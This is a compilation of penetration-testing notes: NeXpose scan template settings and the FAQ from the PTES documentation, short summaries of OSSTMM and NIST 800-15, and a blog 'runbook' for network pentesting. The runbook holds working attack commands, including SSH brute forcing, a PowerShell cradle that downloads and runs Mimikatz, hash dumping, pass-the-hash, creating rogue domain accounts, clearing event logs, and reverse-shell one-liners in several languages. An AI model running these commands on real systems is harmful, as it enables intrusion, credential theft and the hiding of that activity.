‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘135, 139, 445, 1433, 2400
‘‘UDP ports used for device discovery: ‘‘None
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‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘135, 139, 445, 1433, 2433
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘None
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘Microsoft hotfix check type
‘‘Specific vulnerability checks disabled: ‘‘None
9.36 Payment Card Industry (PCI) audit
‘‘Description: ‘‘This audit of Payment Card Industry (PCI) compliance uses only safe checks, including networkbased
vulnerabilities, patch/hotfix verification, and application-layer testing. NeXpose scans all TCP ports and wellknown
UDP ports. NeXpose does not perform policy checks.
‘‘Why use this template: ‘‘Use this template to scan assets as part of a PCI compliance program.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘22, 23, 25, 80, 443
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)

‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘All possible (1-65535)
‘‘TCP port scan performance: ‘‘1 ms send delay, 5 blocks, 15 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘Policy check types
9.37 Penetration test
‘‘Description: ‘‘This in-depth scan of all systems uses only safe checks. Host-discovery and network penetration
features allow NeXpose to dynamically detect assets that might not otherwise be detected. NeXpose does not perform
in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing .
‘‘Why use this template: ‘‘With this template, you may discover assets that are out of your initial scan scope. Also,
running a scan with this template is helpful as a precursor to conducting formal penetration test procedures.
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‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘21, 22, 23, 25, 80, 443, 8080
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘NeXpose determines optimal method
‘‘TCP optimizer ports: ‘‘21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘Local, patch, policy check types
9.38 Penetration test
‘‘Description: ‘‘This in-depth scan of all systems uses only safe checks. Host-discovery and network penetration
features allow NeXpose to dynamically detect assets that might not otherwise be detected. NeXpose does not perform
in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.
‘‘Why use this template: ‘‘With this template, you may discover assets that are out of your initial scan scope. Also,
running a scan with this template is helpful as a precursor to conducting formal penetration test procedures.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘21, 22, 23, 25, 80, 443, 8080
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘NeXpose determines optimal method
‘‘TCP optimizer ports: ‘‘21, 23, 25, 80, 110, 111, 135, 139, 443, 445, 449, 8080
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries

‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘Local, patch, policy check types
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9.39 Safe network audit
‘‘Description: ‘‘This non-intrusive scan of all network assets uses only safe checks. NeXpose does not perform
in-depth patch/hotfix checking, policy compliance checking, or application-layer auditing.
‘‘Why use this template: ‘‘This template is useful for a quick, general scan of your network.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘80
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
Specific vulnerability checks enabled (which disables all other checks): None
‘‘Specific vulnerability checks disabled: ‘‘Local, patch, policy check types
9.40 Sarbanes-Oxley (SOX) compliance
‘‘Description: ‘‘This is a safe-check
Sarbanes-Oxley (SOX) audit of all systems. It detects threats to digital data integrity, data access auditing, accountability,
and availability, as mandated in Section 302 (“Corporate Responsibility for Fiscal Reports”), Section 404 (“Management Assessment of Internal Controls”), and Section 409 (“Real Time Issuer Disclosures”) respectively.
‘‘Why use this template: ‘‘Use this template to scan assets as part of a SOX compliance program.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘80
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
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9.41 SCADA audit
‘‘Description: ‘‘This is a “polite,” or less aggressive, network audit of sensitive Supervisory Control And Data
Acquisition (SCADA) systems, using only safe checks. Packet block delays have been increased; time between sent
packets has been increased; protocol handshaking has been disabled; and simultaneous network access to assets has
been restricted.
‘‘Why use this template: ‘‘Use this template to scan SCADA systems.

‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘5
‘‘ICMP (Ping hosts): ‘‘Y
‘‘TCP ports used for device discovery: ‘‘None
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘10 ms send delay, 3 retries, 2000 ms block timeout
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well known numbers + 1-1040
‘‘TCP port scan performance: ‘‘10 ms send delay, 10 blocks, 10 ms block delay, 4 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: Policy check typeTCP port scan performance: ‘‘0 ms send delay, 10 blocks,
10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘Well-known numbers
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘None
‘‘Specific vulnerability checks disabled: ‘‘None
9.42 Web audit
‘‘Description: ‘‘This audit of all Web servers and Web applications is suitable public-facing and internal assets,
including application servers, ASP’s, and CGI scripts. NeXpose does not perform patch checking or policy compliance
audits. Nor does it scan FTP servers, mail servers, or database servers, as is the case with the DMZ Audit scan template.
‘‘Why use this template: ‘‘Use this template to scan public-facing Web assets.
‘‘Device/vulnerability scan: ‘‘Y/Y
‘‘Maximum # scan threads: ‘‘10
‘‘ICMP (Ping hosts): ‘‘N
‘‘TCP ports used for device discovery: ‘‘None
‘‘UDP ports used for device discovery: ‘‘None
‘‘Device discovery performance: ‘‘5 ms send delay, 4 retries, 1000 ms block timeout
9.41. SCADA audit 217
The Penetration Testing Execution Standard Documentation, Release 1.1
‘‘TCP port scan method: ‘‘Stealth scan (SYN)
‘‘TCP optimizer ports: ‘‘None
‘‘TCP ports to scan: ‘‘Well-known numbers
‘‘TCP port scan performance: ‘‘0 ms send delay, 10 blocks, 10 ms block delay, 5 retries
‘‘UDP ports to scan: ‘‘None
‘‘Simultaneous port scans: ‘‘5
‘‘Specific vulnerability checks enabled (which disables all other checks): ‘‘Web category check
‘‘Specific vulnerability checks disabled: ‘‘None
218 Chapter 9. PTES Technical Guidelines
CHAPTER 10
FAQ
10.1 Q: What is this “Penetration Testing Execution Standard”?
A: It is a new standard designed to provide both businesses and security service providers with a common language
and scope for performing penetration testing (i.e. Security evaluations). It started early in 2009 following a discussion
that sparked between some of the founding members over the value (or lack of) of penetration testing

in the industry.
10.2 Q: Who is involved with this standard?
A: We are a group of information security practitioners from all areas of the industry (I.e. Financial Institutions,
Service Providers, Security Vendors). The group currently consists of:
• Chris Nickerson, CEO - Lares Consulting.
• Dave Kennedy, President/CEO - blog TrustedSec .
• Chris John Riley, IT Security Analyst - blog Raiffeisen Informatik GmbH.
• Eric Smith, Partner - Lares Consulting.
• Iftach Ian Amit, Director of Services - blog IOActive.
• Andrew Rabie, Wizard - Avon Products Inc.
• Stefan Friedli, Senior Security Consultant - scip AG.
• Justin Searle, Senior Security Analyst - InGuardians.
• Brandon Knight, Senior Security Consultant - SecureState .
• Chris Gates, Senior Security Consultant - blog Lares Consulting.
• Joe McCray, CEO - Strategic Security.
• Carlos Perez, Lead Vulnerability Research Engineer - Tenable Security.
• John Strand, Owner - Black Hills Information Security.
• Steve Tornio, Senior Consultant - Sunera LLC.
• Nick Percoco, Senior Vice President - SpiderLabs at Trustwave.
• Dave Shackelford, Security Consultant, SANS Instructor.
• Val Smith - Attack Research.
• Robin Wood, Senior Security Engineer - blog RandomStorm.
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The Penetration Testing Execution Standard Documentation, Release 1.1
• Wim Remes, Security Consultant - EY Belgium.
• Rick Hayes, Force Practice Lead - TrustedSec .
10.3 Q: So is this a closed group or can I join in?
A: We started this with about 6 people, the first in-person meeting held almost 20. We would love more insight and
down-to-earth opinions so if you can contribute please feel free to email us.
10.4 Q: Is this going to be a formal standard?
A: We are aiming to create an actual standard so that businesses can have a baseline of what is needed when they get
a pentest as well as an understanding of what type of testing they require or would provide value to their business.
The lack of standardization now is only hurting the industry as businesses are getting low-quality work done, and
practitioners lack guidance in terms of what is needed to provide quality service.
10.5 Q: Is the standard going to include all possible pentest scenarios?
A: While we can’t possibly cover all scenarios, the standard is going to define a baseline for the minimum that is
required from a basic pentest, as well as several “levels” on top of it that provide more comprehensive activities
required for organizations with higher security needs. The different levels would also be defined as per the industry in
which they should be the baseline for.
10.6 Q: Is this effort going to standardize the reporting as well?
A: Yes. We feel that providing a standard for the test without defining how the report is provided would be useless.
We will define both executive (business) reporting as well as technical reporting as an integrated part of the standard.
10.7 Q: Who is the intended audience for this standard/project?

A: Two main communities: businesses that require the service, and service providers. For businesses the goal is to
enable them to demand a specific baseline of work as part of a pentest. For service providers the goal is to provide
a baseline for the kinds of activities needed, what should be taken into account as part of the pentest from scoping
through reporting and deliverables.
10.8 Q: Is there a mindmap version of the original sections?
A: Following popular demand, we have _a_ version of the mindmap used when creating the first drafts of the standard
available for download here (in FreeMind format).
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CHAPTER 11
Media
Here is some of the media releases since the birth of PTES.
Zdnet
InfoSecInstitute
Chris John Riley Blog
Iftach Ian Amit (iiamit) Blog
Dave Kennedy (ReL1K) Blog
Security Justice Podcast
Blip.tv
Zonbi.org
InfoSecIsland
Zonbi.org
Aluc.TV Podcast
ISDPodcast 1
ISDPodcast 2
Securabit Podcast
Source Boston session on PTES and the video interview

Open Source Security Testing Methodology Manual (OSSTMM)

Friday, January 4, 2019 11:52 PM

OSSTMM
Open Source Security Testing Methodology Manual (OSSTMM) is a peer-reviewed manual of security testing and analysis which result in verified facts. These facts provide actionable information that can measurably improve operational security. OSTMM helps us to know and measure that how well security works.
By using the OSSTMM, you no longer have to rely on general best practices because you will have verified information specific to your needs on which to base your security decisions.

Targeted Audience:
OSSTMM is written for both the Internet security developers and testers. Networking professionals may also find this manual useful, while this manual is not intended to prepare you to use a particular software or network protocols or how to read the results.
This manual is also useful for developers that will help them in building better networks, firewalls, applications, and testing tools.

Process:
A security test is consisting of two different types of attacks.

- **Passive Attack:** It is often a form of data collection which does not directly influence the target system or network.
- **Intrusive Attack:** It influences the target system or network and can be logged and alarm the target system or network.

The process in any security test can be broken down into the following:

Visibility:
Visibility is what can be seen on your Internet presence. This includes, but is not limited to, open or filtered ports, systems, the architecture, applications, email addresses, employee names, the software products and the websites visited by employees and everything downloaded. In other words, visibility can also be referred as leaving footprints.

Access:
Access can be defined as what users are allowed to read or retrieve. This includes, but is not limited to a web page, server, streaming video, or anything that serves as a service or application where a computer interacts with another computer within your network. In the world of technology where security is highly concerned, access level defines the boundary to access the system.

Trust:
Trust can be defined as the level of authentication, non-repudiation, data integrity, access control, accountability and data integrity. This includes, but is not limited to VPNs, PKIs, HTTPS, SSH, B2B connectors, database to server connections, e-mail, employee web surfing, or any communication between two computers.

Alarm:
The alarm is the timeliness and appropriateness of alert to activities which violate or attempt to violate Visibility, Access, or Trust. This includes, but is not limited to log file analysis, port watching, traffic monitoring, intrusion detection systems, or sniffing/snooping.

From <https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>

From <https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>

NIST 800-15

Friday, January 4, 2019 11:53 PM

NIST 800-15
The National Institute of Standards and Technology's special research publication series 800-15 is focused on Minimum Interoperability Specification for Public Key Infrastructure (PKI) Components (MISPC). The MISPC supports interoperability for a large-scale Public Key Infrastructure (PKI) that issues, revokes and manages X.509 version 3 digital signature public key certificates and version 2 certificate revocation lists (CRLs).

Objective:
The MISPC provides a base for interoperation between public key infrastructure (PKI) components from different vendors. This specification came to exist for the companies interested in offering interoperable PKI components, to Federal agencies developing procurement specifications, and to other interested parties.

Process:
The MISPC addresses:

- Public key certificate generation, renewal, and revocation.
- Signature generation and verification.
- Certificate and certification path validation.

The transaction includes certification requests, certificate renewal, certificate revocation, and retrieval of certificates and CRLs from repositories.
In NIST's 800-15 specification a PKI is broken into five components:

1. **Certification Authorities (CAs)** that issue and revoke certificates.
2. **Organizational Registration Authorities (ORAs)** that vouches for the binding between public keys and certificate holder's identities and other attributes.
3. **Certificate holders** that are issued certificates and can sign digital documents.
4. **Clients** that validate digital signatures and their certification paths from a known public key of a trusted CA.
5. **Repositories** that store and make available certificates and Certificate Revocation Lists (CRLs).

Certification Authority (CA):
Certification Authority generates, revokes, publishes, and archives certificate. They rely upon a repository to make certificates and CRLs available to all certificate users. CAs themselves includes both a certificate holder function to request, revoke and renew certificates issued by other CAs and a client function to retrieve certificates and Certificate Revocation Lists and validate certification paths.

CAs performs the following functions:

- Issue and deliver subordinate and cross certificates;
- Accept revocation requests from certificate holders and ORAs for certificates it issued;
- Post certificates and CRLs to the repository; and
- Request CA certificates.

Organizational Registration Authority (ORA):
ORA list down the identity of entities requesting certification. ORA may verify that identity by requiring the requesting entity to attend the ORA physically with a physical token, or through out-of-band mechanisms. The entity physically attends the ORA; the ORA also verifies their possession of private key material corresponding to the public key by verifying a signed message. Certificate requests on behalf of a user who does not physically attend the ORA require that the ORA provide authentication information to the

entity. This information is used by the entity to authenticate itself to the CA in a self-registration request.

Certificate Holder:
The PKI provides certificate management functions for certificate holders. Certificate holders include CAs, ORAs and other end entities. End entities may include persons and computing systems (e.g., routers and firewalls) or applications. PKI certificate holders generate signatures and support PKI transactions to obtain, revoke and renew their certificates.
Certificate holders shall be able to:

- Generate signatures.
- Generate certificate requests.
- Request certificate revocation.

Clients:
Clients use the PKI to provide certificate processing functions for certificate holders and certificate users, including CAs and other end entities. End entities may also include ORAs, persons and computing systems that may include routers and firewalls.
The task done by Clients may include:

- Verify signatures.
- Obtain certificates and CRLs from a repository.
- Validate certification paths.

Repository:
It store and make available certificates and Certificate Revocation Lists (CRLs). It's the last phase where each and every certificate and process related to certificate invoking is completed, and a certificate is generated or made available.
Meanwhile, as the world is adopting new standards and technologies to provide different services to the users, the threats and risks are continuously rising and needed to be addressed with strong standards and infrastructure policies so that potential harm to the information can be prevented.
For that awareness of the new standards and policies should be provided to the end users and employees in an organization where critical information or customer's credential details are being processed. It will create the first line of defense that can harden the security wall to defeat cyber criminals.

From <https://resources.infosecinstitute.com/penetration-testing-methodologies-and-standards/>

Example 6

Saturday, January 5, 2019 5:56 AM

Runbook (Network Pentesting)

This is a rough copy of a runbook I am building for penetration testing. Still in progress. Suggestions please contact me.

Recon

nmap -sS -O -p1-65535 --script banner 192.168.1.1/24
Scan all ports and detect OS + banner grab
nmap -sT -sU -sV -O -p1-65535 --script banner 192.168.1.1/24
TCP(full connect scan) + UDP scan + service version + OS detection + banner of all ports (slow)
nmap -sn -n T4 192.168.1.1/24
Ping scan with no dns resolution
nmap -Pn -sS -T4 -sV -O --reason -oA filename 192.168.1.1/24
Port scan all hosts + OS Detection + service version + Output to all formats + port response info
FOR /L %x in (1,1,255) do ping -n 1 192.168.2.%x | find /I "reply" >> c:\temp\pingresult.txt
Ping scan from Windows command line
1..255 | foreach-object { (new-object System.Net.Networkinformation.Ping).Send("192.168.2.$_") } | where-object {$_.Status -eq "success"} | select Address
Ping scan with Windows Powershell

Brute Force

ncrack -u user -P password_list.txt -p ssh 192.168.1.1
Run SSH brute force

Enumeration

enum4linux - Portcullis Labs
Plundering Windows Account Info via Authenticated SMB Sessions - Sans Penetration Testing

SQL

Hunting MySQL - Metasploit Unleashed
Admin-mssql-auxiliary-modules - Metasploit Unleashed
Attacking mssql with Metasploit - Darkoperator
Attacking MySQL with Metasploit - Pentestlab

Capture

Responder 2.0 - Owing Windows Networks part 2 - SpiderLabs
Responder 2.0 - Owning Windows Networks part 3 - SpiderLabs

Vulnerabiltiy Analysis

nmap --script smb-check-vulns.nse --script-args=unsafe=1 -p445
Check for MS08-067 and other SMB vulns

Privilege escalation

meterpreter> getuid
Display the user that the Meterpreter server is running as on the host
whoami
Windows or Linux check current user
whoami /groups
Windows – to check integrity level and permissions
id
Linux – check permissions of current user

meterpreter> user post/windows/gather/win_privs
This module will print if UAC is enabled, and if the current account is ADMIN enabled. It will also print UID,foreground SESSION ID, is SYSTEM status and current process PRIVILEGES
meterpreter> getsystem
Attempt to get system privs on system

Dumping hashes

Windows
meterpreter> run post/windows/gather/hashdump
Dump the local user accounts from the SAM database using the registry
powershell "IEX (New-Object Net.WebClient).DownloadString('http://<invoke-mimkatz>'); Invoke-Mimikatz -DumpCreds"
Run Invoke-Mimikatz in memory with Powershell web cradle. You can add all arguments to the end of command
meterpreter> use post/windows/gather/credentials/domain_hashdump
Dump hashes from domain controller safely
Windows

Windows Privilege Escalation Fundamentals - FuzzySecurity
UAC what penetration testers should know - Cobalt Strike blog
windows-privesc-check - PentestMonkeys
Veil-Powerup usage guide - Harmj0y
Windows Exploit Suggester - GDSSecurity
Metasploit local exploit suggester - Metasploit
pinjector - Tarasco
Linux

Unix & Linux password cracking - Nixcraft
Basic Linux Privilege Escalation - g0tmi1k
Unix-privesc-check - Pentestmonkeys
LinEnum - rebootuser
Linuxprivchecker - rebootuser
Exploiting SUID executables - Pentestpartners
Post Exploitation

post/windows/recon/computer_browser_discovery - Uses railgun to discover hostnames and IPs on the network
post/windows/gather/arp-scanner - Scan without pinging boxes
post/windows/gather/cachedump - Dump domain creds
post/window/gather/checkvm - Check if host is a vm
post/window/gather/credentials/gpp - Pulls passwords out from group policy
post/window/gather/tortoisesvn - Windows admins use for svn
post/window/gather/winscp - Secure copy protocol this pulls out passwords
post/window/gather/dnscache_dump - See what sites users have visited
post/window/gather/enum_applications - Finds applications installed on computer
post/window/gather/enum_chrome /enum_ie/enum_firefox - Enumerates Firefox
post/window/gather/enum_termserv - Shows where box has rdp too
post/window/gather/enum_anattend - Contains creds
post/window/gather/inject_ca - Injects cert auth into the box
post/window/gather/inject_ca - Deletes cert auth to remove restrictions
post/window/gather/wlan/wlan_profile - Dumps wifi password in clear text for win7 and abovepost/windows/gather/enum_tokens - This module will identify systems that have a Domain Admin (delegation) token on them
A portion of the above list is from the Metasploit Minute Video here

Active Directory

post/window/gather/enum_ad_computers - find computer on the domain very stealth
post/windows/gather/enum_ad_service_principal_names - find sql servers etc running services

post/window/gather/enum_ad_user_comments - User comments contains passwords for some
net view /domain
List domain association
net view /domain:(domain)
List hosts on domain. Same as network neighborhood
net view /domain "Domain Computers"
List all domain computers
net view \\(computername)
List shares on a computer
net user /domain
List all users in domain
net group /domain
List all groups in domain
net group /domain "group name"
List users in group on domain
net user /domain "user"
List information about domain user including group membership
nltest /dclist:(domain)
List all domain controllers on domain
nltest /domain_trust
Map domain trust
net localgroup /domain "administrators"
List all domain controller administrators
net user username password /ADD
Add local user account
net user username password /ADD /DOMAIN
Add new user account to domain
wmic useraccount
List all local accounts with SID
Get-AdUser -Filter * -Properties SamAccountName, description | select SamAccountName, description | select -expand $_.results
Get descriptions from AD to look for passwords stored in AD account. Can be done from any domain user

Running DLL

rundll32.exe dllname.dll,StartW

File exploring

dir /S /B
Dirwalk Windows

Passing shells

meterpreter> use post/window/manage/payload_inject
Create a new shell on box you already owned. 2 is 1 and 1 is none. Can be used to send session to another user

Lateral Movement

dir \\host\c$
Check to see if your admin on another computer by listing the c$ share
runas /user:Domain\(user) something.exe
Create a token with creds from command line
runas /user:Domain\(user) /netonly something.exe
Create a token to pass creds
sekurlsa::pth /user:USERNAME /domain:DOMAIN /ntlm:HASH /run:COMMAND
Pass the hash with Mimikatz
SCHTASKS /Run /S system /U user /P password /I /TN "taskname"
Run task immediately on remote system
wmic /node:(host) process call create (path to exe)
Run exe on remote computer with WMIC
Powershell Invoke-Command -ComputerName (host) -ScriptBlock { dir c:\ }
WinRM(port 5985) turned off by default(turned on for administration) Run command with Windows remoting

Cleaning up

meterpreter> clearev
Will clear the Application, System and Security logs on a Window systems. There are no options or arguments
Reverse Shells

Bash
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
Perl
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Python
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
Python Psuedo terminal
python -c "import pty;pty.spawn('/bin/bash')"
Use this on raw shells
PHP
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
Ruby
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
Netcat Linux
nc -e /bin/sh 10.0.0.1 1234
Netcat Windows
nc 10.10.0.1 1234 -e cmd.exe
References
Reverse shell cheat sheet - Pentestmonkeys
Netcat cheat sheet v1 - Sans Penetration Testing
Posted 30th July 2016 by WarLord

0

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Hacking and security

- Classic
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- Magazine
- Mosaic
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Default TTL (Time To Live) Values of Different OS

Default TTL (Time To Live) Values of Different OS
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CCNA R&S config

CCNA R&S config
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SANS Sec505 course notes - Day 1

SANS Sec505 course notes - Day 1
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Cracking linux password with john the ripper – tutorial

Cracking linux password with john the ripper – tutorial
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VMs to Download for Pentesting Lab

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Metasploitable 3 without Metasploit Part 1

Metasploitable 3 without Metasploit Part 1
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Getting started with Cobalt Strike

Getting started with Cobalt Strike
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The Essentials : Linux Basics

The Essentials : Linux Basics
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Building and Attacking an Active Directory lab with PowerShell

Building and Attacking an Active Directory lab with PowerShell
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Transferring Files from Linux to Windows (post-exploitation)

Transferring Files from Linux to Windows (post-exploitation)
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Metasploit vs Adobe Reader 9.3 PDFs exploit

Metasploit vs Adobe Reader 9.3 PDFs exploit
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7 Tips for Career Opportunity by Dr. Jeanne Porter King

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Nmap Cheat Sheet

Nmap Cheat Sheet
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Hacking Exposed Notes

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PENTESTING

PENTESTING
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Escalation Time
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Lynda Practical CyberSecurity - notes

Lynda Practical CyberSecurity - notes
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OSCP Hacking techniques, Kali Linux, commands, etc...

OSCP Hacking techniques, Kali Linux, commands, etc...
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Linux tools and configurations for a development machine with Debian Server 8 for hacking and pentesting

Linux tools and configurations for a development machine with Debian Server 8 for hacking and pentesting
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Hot Potato – Windows Privilege Escalation By @breenmachine
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Abusing Token Privileges For Windows Local Privilege Escalation By @dronesec and @breenmachine

Abusing Token Privileges For Windows Local Privilege Escalation By @dronesec and @breenmachine
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What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability. By @breenmachine
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Fuzzing workflows; a fuzz job from start to finish

Fuzzing workflows; a fuzz job from start to finish

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GWAPT (GIAC Web Application Penetration Tester) certification cheat sheet

GWAPT (GIAC Web Application Penetration Tester) certification cheat sheet
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Advanced Malware v3

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Random OSCP notes

Random OSCP notes
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Abusing SQL Server Trusts in a Windows Domain (video notes)

Abusing SQL Server Trusts in a Windows Domain (video notes)
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Windows Red Team Lab (video notes)
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Using Stay Interviews for Engagement by Dr. Beverly Kaye

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HTML Basics
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The Absurdity of Religions - funny

The Absurdity of Religions - funny
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Favorite life quotes...

Favorite life quotes...
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Social Engineering Techniques

Social Engineering Techniques
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Course Links!!!!

Course Links!!!!
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Blue Team Village - Links

Blue Team Village - Links
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Stop Having Difficult Conversations, By Ann Tardy
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Cisco ASA5505

Cisco ASA5505
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6 Accountability Habits of Effective People, by Linda Galindo
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Importance of Asking What Instead of Why, by Dr. Tojo Thatchenkery
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Exam : SK0-001 (Title : Server+.)

Exam : SK0-001 (Title : Server+.)
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Increase Your Communication Clarity, by Christine Comaford

Increase Your Communication Clarity, by Christine Comaford
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Sub Domain sql-ftp scanner serverchk version 1.0

Sub Domain sql-ftp scanner serverchk version 1.0
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Exploit-suggester

Exploit-suggester
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Google hacking master list

Google hacking master list
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Mistakes People Make that Lead to Security Breaches

Mistakes People Make that Lead to Security Breaches
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Top 15 Malware actions

Top 15 Malware actions
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Commands to blow up a hard drive...

Commands to blow up a hard drive...
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Netcat tutorials

Netcat tutorials
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Another tutorial on Metasploit usage...

Another tutorial on Metasploit usage...
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Commands for fake AP

Commands for fake AP
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Ability FTP

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Python Fuzzer

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Thing's I've learned...and still understanding...

Thing's I've learned...and still understanding...
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WPA C code

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10 things not to say if arrested

10 things not to say if arrested
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18 techniques for faster learning
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9 Steps to Cultivate a Culture of Innovation by Mitch Ditkoff
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How to prepare for an infosec interview (by Timothy DeBlock)

Apr 26th

SOHO CISCO ROUTER CONFIG TEMPLATE v0.1.2

SOHO CISCO ROUTER CONFIG TEMPLATE v0.1.2
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How to Disrupt Yourself

How to Disrupt Yourself
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5 Tips to Increase Leadership Presence

5 Tips to Increase Leadership Presence
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SysInternals Malware Analysis (notes only)

SysInternals Malware Analysis (notes only)
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Tutorial: Domain Password Auditing

Tutorial: Domain Password Auditing
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Shodan - notes

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New School Information Gathering - Chris Gates - personal notes

New School Information Gathering - Chris Gates - personal notes
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Exploitation 1

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Commands for fake AP

Commands for fake AP

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Tutorial on the Metasploit Framework

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Emotions: Handling Anxiety by Dr. Andrew Shatte
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Saying No to Avoid Overwork, by Laura Stack
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Responder & User Account Credentials – First Come, First Served
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Hot Potato – Windows Privilege Escalation By @breenmachine

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Holding Others Accountable by Mark Samuel

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PowerSploit: The Easiest Shell You'll Ever Get
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NMAP Deep-Diving – Scanning, Brute Forcing, Exploiting
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Password Cracking, Hashes Dumping, Brute-Forcing, Auditing and Privileges Escalation
Posted on dicembre 11, 2012

Password Cracking, Hashes Dumping, Brute-Forcing, Auditing and Privileges Escalation
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Scenario-based pen-testing: From zero to domain admin with no missing patches required

Scenario-based pen-testing: From zero to domain admin with no missing patches required
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Project X16: Cracking Windows Password Hashes with Hashcat (15 pts.)
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NTDSXtract - A framework for offline forensic analysis of NTDS.DIT
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Automating the Hack. From Exploit to Domain Admin, Complete Enterprise P0wnage.

Automating the Hack. From Exploit to Domain Admin, Complete Enterprise P0wnage.
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A Faster psexec Attack

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Configure Basic Settings, VLANs, Trunks on Switch - random CCNA notes

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What is SAME ORIGIN

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Basic & Advanced Catalyst Layer 3 Switch Configuration: Creating VLANs, InterVLAN Routing (SVI), VLAN Security, VTP, Trunk Link, NTP Configuration. IOS License Requirements for SVI Routing

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How To Configure Router On A Stick - 802.1q Trunk To Cisco Router

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A swiss army knife for pentesting Windows/Active Directory environments

A swiss army knife for pentesting Windows/Active Directory environments
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TheBugHunterMetho...

WASC-TC-v2_0

OWASP_Top_10-201...